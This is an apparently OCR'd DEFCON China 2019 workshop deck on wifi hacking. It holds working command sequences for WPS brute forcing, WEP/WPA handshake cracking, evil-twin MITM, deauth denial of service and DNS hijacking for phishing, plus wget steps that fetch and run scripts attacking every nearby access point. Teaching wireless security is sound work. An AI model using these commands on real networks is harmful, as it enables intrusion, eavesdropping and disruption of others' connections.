Wifi Hacking

DEFCON China 1.0 2019

This presentation at http://bit.ly/2LeM0U3

> whoarewe // Philippe Delteil //@philippedelteil

CS. Engineer@University of Chile

Self proclaimed hacker

1st talk at Defcon 26 Skytalks "Macabre stories of a hacker in the public health sector"

Hacked over 3,000 wifi routers of Brazil's biggest ISP.

Classes for free: CTF, pentesting, programming, basic computer knowledge. In a Free and Open University.

Founded a company with a very clever name: Info-sec.

> whoarewe //Guillermo Pilleux //  @Llipi

B.Sc. CS@University of Chile

Scrappers/crawlers → retrieved 500k Chilean names on genealog.cl

Research on HTR for Opticality in Guatemala

Cybersecurity → 2nd internship in Info-Sec → This Workshop

> Introduction: Very brief history of Wifi

'97 creation of 802.11 → IEEE802.11

'99 → WEP

2001 → WEP exploits

2003 → WPA

2004 → WPA2 → IEEE 802.11i

2006 → WPS

2011 → WPS vulns

2017 → WPA2 vulns (KRACK)

2018 → WPA3

2019 → 5 vulns WPA3



> Wifi: How does it work?

Radio waves transmission


Radio signal → **router**

Router → decodes the signal → Ethernet connection

Two-way traffic

Data from Internet ↔ router ↔ radio signal ↔ machine's wireless adapter.

> Wifi: How does it work?




> Lab Preps: VM install

1. Pendrives with persistent Kali Linux

   Slow machines || Not enough RAM || Small HDD

2. Host + VirtualBox 5.2.18 + Kali VM



Get your flavour https://bit.ly/2xHsHcI

VirtualBox Guest Additions installed?

How to install it

Windows https://bit.ly/2ZL6Nln

Linux https://bit.ly/2J5wWVU +*sudo usermod -a -G vboxusers $USER*

> Lab Preps: Wireless Adapter Alfa AWUS036NHA

OS Hosts Install Drivers

Windows

- Windows 8/10
- Windows 7/Vista/XP

MacOS

- 10.13/10.12

Linux

- rtl8812au



> Lab Preps: Know your victims!

Cheapest Wifi router ~US$20

Includes:

- WEP
- WPS
- WPA/WPA2



> Lab Preps: VM configurations

Wireless Card Configuration

Adapter will be named wlan0, wlan1,.., wlanN

Avoid adapter with names difficult to remember

> sudo sed -i 's/GRUB_CMDLINE_LINUX=\""/GRUB_CMDLINE_LINUX=\"net.ifnames=0 biosdevname=0\"/' /etc/default/grub

> Lab Preps: Last Minute Difficulties

Testing

> dmesg

```
[25205.393825] usb 1-1.1.3: new high-speed USB device number 22 using xhci_hcd
[25205.536789] usb 1-1.1.3: New USB device found, idVendor=148f, idProduct=3070, bcdDevice= 1.01
[25205.536792] usb 1-1.1.3: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[25205.536794] usb 1-1.1.3: Product: 802.11 n WLAN
[25205.536796] usb 1-1.1.3: Manufacturer: Ralink
[25205.536797] usb 1-1.1.3: SerialNumber: 1.0
```

```
[25205.826953] ieee80211 phy13: rt2x00lib_request_firmware: Info - Loading firmware file 'rt2870.bin'
[25205.826999] ieee80211 phy13: rt2x00lib_request_firmware: Info - Firmware detected - version: 0.36
```

> WPS How does it work?

Helps to have "secure" wireless networks for newbies/devices

Single hidden hardcoded value

2011 → brute force attack

WPS traffic spoofable

8 numbers → 10^8 = 100,000,000 key space

Last digit checksum → 10^7 = 10,000,000

7 digits → first 4 and last 3 diff checks

→ $10^4 + 10^3$ = 11,000 combinations









> WPS Attack Commands

Setup monitor interface

> *airmon-ng start <interface>*

Display all devices that support WPS

> wash --ignore-fcs -i <*monitor-mode-interface*>

Brute force the WPS pin

> *reaver -i <monitor-mode-interface> -b <mac> -vv*

Authenticate with WPS pin

> *reaver -i <monitor-mode-interface> -b <mac> -vv -p <WPS-pin>*

> WPS Attack Automatization

Attack them all!



> wget http://bit.ly/2XSs1Ma

> Security/Encryptions

Why wireless network needs to be encrypted?

When you send data over the Internet, you have no power over it once you send it.

Anybody can access the data while it is in transit.

A way to make your data unreadable to unauthorized users.

1. WEP
2. WPA
3. WPA2
4. WPA3 (FAIL!)
   Dragonblood Vulnerabilities (next workshop)

> WLAN Infrastructure Attacks: WEP (Wired Equivalent Privacy)

How does it work?

64 or 128-bit key sizes

Stream Cipher RC4 (encrypting data 1 bit at a time)

Key is **static** and is entered manually into AP

2001 WEP was compromised


Very easy to crack!

Some traffic is required



> WLAN Infrastructure Attacks: WEP

Diagram



> WLAN Infrastructure Attacks: WEP

Vulnerabilities

⭐Packets are encrypted with the AP PSK (Pre Shared Key)

⟶ Intercept many packets ⇔ decypher the PSK

> WLAN Infrastructure Attacks: WEP

NOW, locate and attack the WEP!

(1) Start interface

> ifconfig wlan0 up

> airmon-ng start wlan0 #this creates **wlan0mon** (monitor mode interface)

(2) Look for target

> airodump-ng <monitor-mode-interface>

(3) Sniff packets. Stop airodump and fix channel

> airodump-ng -c <ch> --bssid <mac> -w <output> <mon-mode-interface>

(4) In another terminal, deauth the AP

> aireplay-ng -10 -b <bssid> <monitor-mode-interface>

(5) Wait for #DATA to reach ~10k → crack the password

> aircrack-ng <outputname.cap>

> WLAN Infrastructure Attacks: WEP

Attack Automatization: One channel at the time

> wget https://bit.ly/2GQJsHp

> chmod +x crackWEP.sh

Execute!

> ./crackWEP.sh <bssid> <channel> <interface>

> WLAN Infrastructure Attacks: WPA (Wifi Protected Access)

How does it work?

WPA-TKIP & WPA-PSK (2003)

IEEE 802.11i standard

128-bit key size with TKIP (Temporal Key Integrity Protocol) and 256-bit key with PSK (Pre-Shared Key)

Stream Cipher RC4 for **encryption**.

TKIP → per-packet-key that dynamically creates a new 128-bit key for each packet

> WLAN Infrastructure Attacks: WPA2

How does it work?

Developed 2004 → Adopted 2006

Replaced WPA TKIP/PSK

Supports **Advanced Encryption Standard (AES)** with available key sizes of 128, 192, and 256-bit.

> WLAN Infrastructure Attacks: WPA/WPA2

How does it work?

PSK (Pre-Shared Key) is used to generate PMK (Pairwise Master Key), which is used together with ANonce (AP Nonce) to create PTK (Pairwise Transient Key).
PTK is divided into KCK (Key Confirmation Key, 128 bit), KEK (Key Encryption Key, 128 bit) and TEK (Temporal Encryption Key, 128 bit).
KCK is used to construct MAC in EAPOL packets 2,3 and 4.
KEK is used to encrypt data sent to client (e.g. GTK).
TEK is used for encrypting traffic between client and AP.

> WLAN Infrastructure Attacks: WPA/WPA2

WPA/WPA2 4-way handshake

How does it work?

1. AP sends ANonse (AP Nonce) to client, which is basically a random Integer of 256 bits.
2. Client use the ANonce and PMK to generate PTK (Pairwise Transient Key), and send CNonce (Client Nonce) and MAC.
3. AP sends MAC and GTK (Group Temporal Key) to client.
4. Client send ACK with MAC.

> WLAN Infrastructure Attacks: WPA/WPA2

Vulnerability

Algorithm only checks KCK part of the PTK is correct (4th frame of the MIC).

No need to check other parts of PTK. Why?

1. MIC verification is how AP checks the validity of PTK (thus the password)
2. Chances of a password producing PTK that has valid KCK but invalid other parts are really low: KCK is 128 bits, so probability of incorrect password producing correct KCK is $2^{-128} \sim 1/3x10^{38}$


> WLAN Infrastructure Attacks: WPA/WPA2

Vulnerability

⭐ **4-way Password Cracking works like this:**

1. 4-way handshake is parsed to get SP and STA addresses, AP and STA nonces, and EAPOL payload and MIC from 4th frame
2. Candidate password is used to compute PMK
3. PTK is computed from PMK, AP and STA addresses and nonces
4. KCK from computed PTK is used to compute MIC of the EAPOL payload obtained at step 1
5. Computed MIC is compared to the MIC obtained at step 1. If they match then candidate password is reported as correct

> WLAN Infrastructure Attacks: WPA/WPA2



> WLAN Infrastructure Attacks: WPA/WPA2

Practice attacks

(1) Start interface

> ifconfig <interface> up

> airmon-ng start <interface>

(2) Look for target

> airodump-ng <monitor-mode-interface>

(3) Specify your target. Stop previous airodump and fix channel

> airodump-ng --bssid <target-bssid> -c <ch> -w <output> <mon-mode-interface>

(4) In another terminal, deauth the AP

> aireplay-ng -0 10 -a <target-bssid> --ignore-negative-one <mon-mode-interface>

Repeat (4) until WPA handshake message appears at top right corner

Stop airodump

Crack the key with wordlists: some wordlists @ /usr/share/wordlists/metasploit

> aircrack-ng <outputname.cap> -w <wordlist>

> WLAN Infrastructure Attacks: WPA/WPA2

Attack Automatization


Shell Script that attacks every AP in the surroundings

> *wget https://bit.ly/2LcX8AK*



> WLAN Infrastructure Attacks: WPA/WPA2

Cracking passwords in the cloud using gpuhash.me



Basic search

- 8 digits key space
- Common WPA wordlists
- Free. If found 0.001 BTC (~US$5,4) to get password

Advanced search

- Better wordlists and keyspaces
- Pay in advance 0.005 BTC (~US$27)
- Free if found

> WLAN Infrastructure Attacks: WPA/WPA2

Cracking passwords in the cloud using

gpuhash.me

Advanced search

- 9-10 digits + 8 hex upper/lower case
- Pay in advance 0.01 BTC (~US$54)
- Free if found

Cons


Takes time

- Semi-manual
- API only sends handshakes

> WLAN Infrastructure Attacks: WPA/WPA2

Cracking passwords GPUs in AWS

Use up to 16 NVIDIA K80 GPUs
Pay per use US$0.425 per GPU/Hour



Cons

Gather dictionaries (language dependent)

Configure environment

Performance is not that good

> Client Attacks: Caffe Latte Attack

WEP Attack
Using just the client. Doesn't need the client near the network.

Important: Have the client in **(not associated)** mode.

As the client connects to the fake AP Caffe Latte attack starts

Create the fake AP

> *airbase-ng -c <channel> -a <bssid> -e <essid> -L -W 1 <interface>*

Start collecting data packets from the AP

> *airodump-ng --bssid <bssid> -w <file.cap> <interface>*

Start aircrack-ng as well

> *aircrack-ng <airodump file.cap>*

> Client Attacks: Hirte Attack

Caffe Latte Extension - Fragmentation

Create fake AP (-L option instead of -N for Hirte Attack)

> airbase-ng -c <channel> -a <bssid> -e <essid> -L -W 1 <interface>

Capture packets for Honeypot

> airodump-ng -c <ch> --bssid <bssid> --write <outfile.cap> <interface>

Once client connects to our Honeypot AP, Hirte attack is launched automatically by airbase-ng

Start cracking

> aircrack-ng <airodump file.cap>

> Client Attacks MITM (Evil Twin + Eavesdropping)

Competing with the legitimate router

Bring up the AP

Connect the client to the legitimate AP


Bring up the fake AP with previous command

Send broadcast deauth messages

Clients should connect to your fake AP

Note: The client will connect to the fake AP only IF it has higher signal strength than the legitimate

> Client Attacks MITM (Evil Twin + Eavesdropping)



> Client Attacks MITM (Evil Twin + Eavesdropping)

Create soft AP

> *airbase-ng --essid <essid> -c <channel #> <interface>*

airbase-ng creates an interface at0 (tap interface) → check *ifconfig at0*

Create a bridge eth0 ↔ at0

> *brctl addbr <bridge name>*
> *brctl addif <bridge name> eth0*
> *brctl addif <bridge name> at0*
> *ifconfig eth0 0.0.0.0 up*
> *ifconfig at0 0.0.0.0 up*

Assign IP address to the bridge (e.g. 192.168.0.199)

ifconfig <bridge name> <ip> up
ping 192.168.0.1

Turn on IP forwarding in kernel to ensure packets are forwarded

> echo 1 > /proc/sys/net/ipv4/ip_forward

> Client Attacks MITM (Evil Twin + Eavesdropping)

Connect client to the mitm AP.

Check connectivity and pinging 192.168.0.1

> ping 192.168.0.1

Start Wireshark in the at0 interface. Apply ICMP filter

Ping 192.168.0.1 from the client machine

Deauth clients on the real AP

Check the airbase-ng terminal for the clients connectivity

> Denial of Service (deauth & disassociation)

(1) Start interface

> ifconfig <interface> up #e.g. wlan0

> airmon-ng start <interface> #creates **wlan0mon** (monitor mode)

(2) Look for target

> airodump-ng <monitor-mode-interface>

(3) Stop previous airodump and fix channel

> airodump-ng -c <ch> --bssid <target-bssid> <mon-mode-interface>

(4) In another terminal, deauth the AP

> aireplay-ng -0 0 -b <target-bssid> <mon-mode-interface>

 # -0 parameter ≡ --deauth

 # 0 parameter ≡ deauth forever

 # Check aireplay-ng --help for more parameters

> Pwned Wifi attacks

AP Login Attack (break into the AP using default passwords)

1. Once inside the network, connect to the router:


   > *firefox $(ip route | grep default | awk '{print $3}')*

2. Look for the "**Local Network**" → **DNS** section
3. Type in your 'malicious' DNS IP
4. Save & Restart



> Pwned Wifi attacks

Session/DNS hijacking.Session/DNS hijacking.



DNS 132.148.203.33

Record all DNS requests

Use info to do a more effective phishing attack

> Devices

Wifi Pineapple



US$100 Hak5

Wireless USB Adapter Long Range 3km



US $34 (GearBest)

Long Range WiFi Repeater 5 kms.



US $220 (Amazon)

> Conclusions

Wifi security is weak

Even WPA3 is vulnerable

Wifi is ubiquitous

WEP is still in the wild

People think Wifi is secure but it's not!

Wifi attacks are cheap and easy

Evil twin is effective

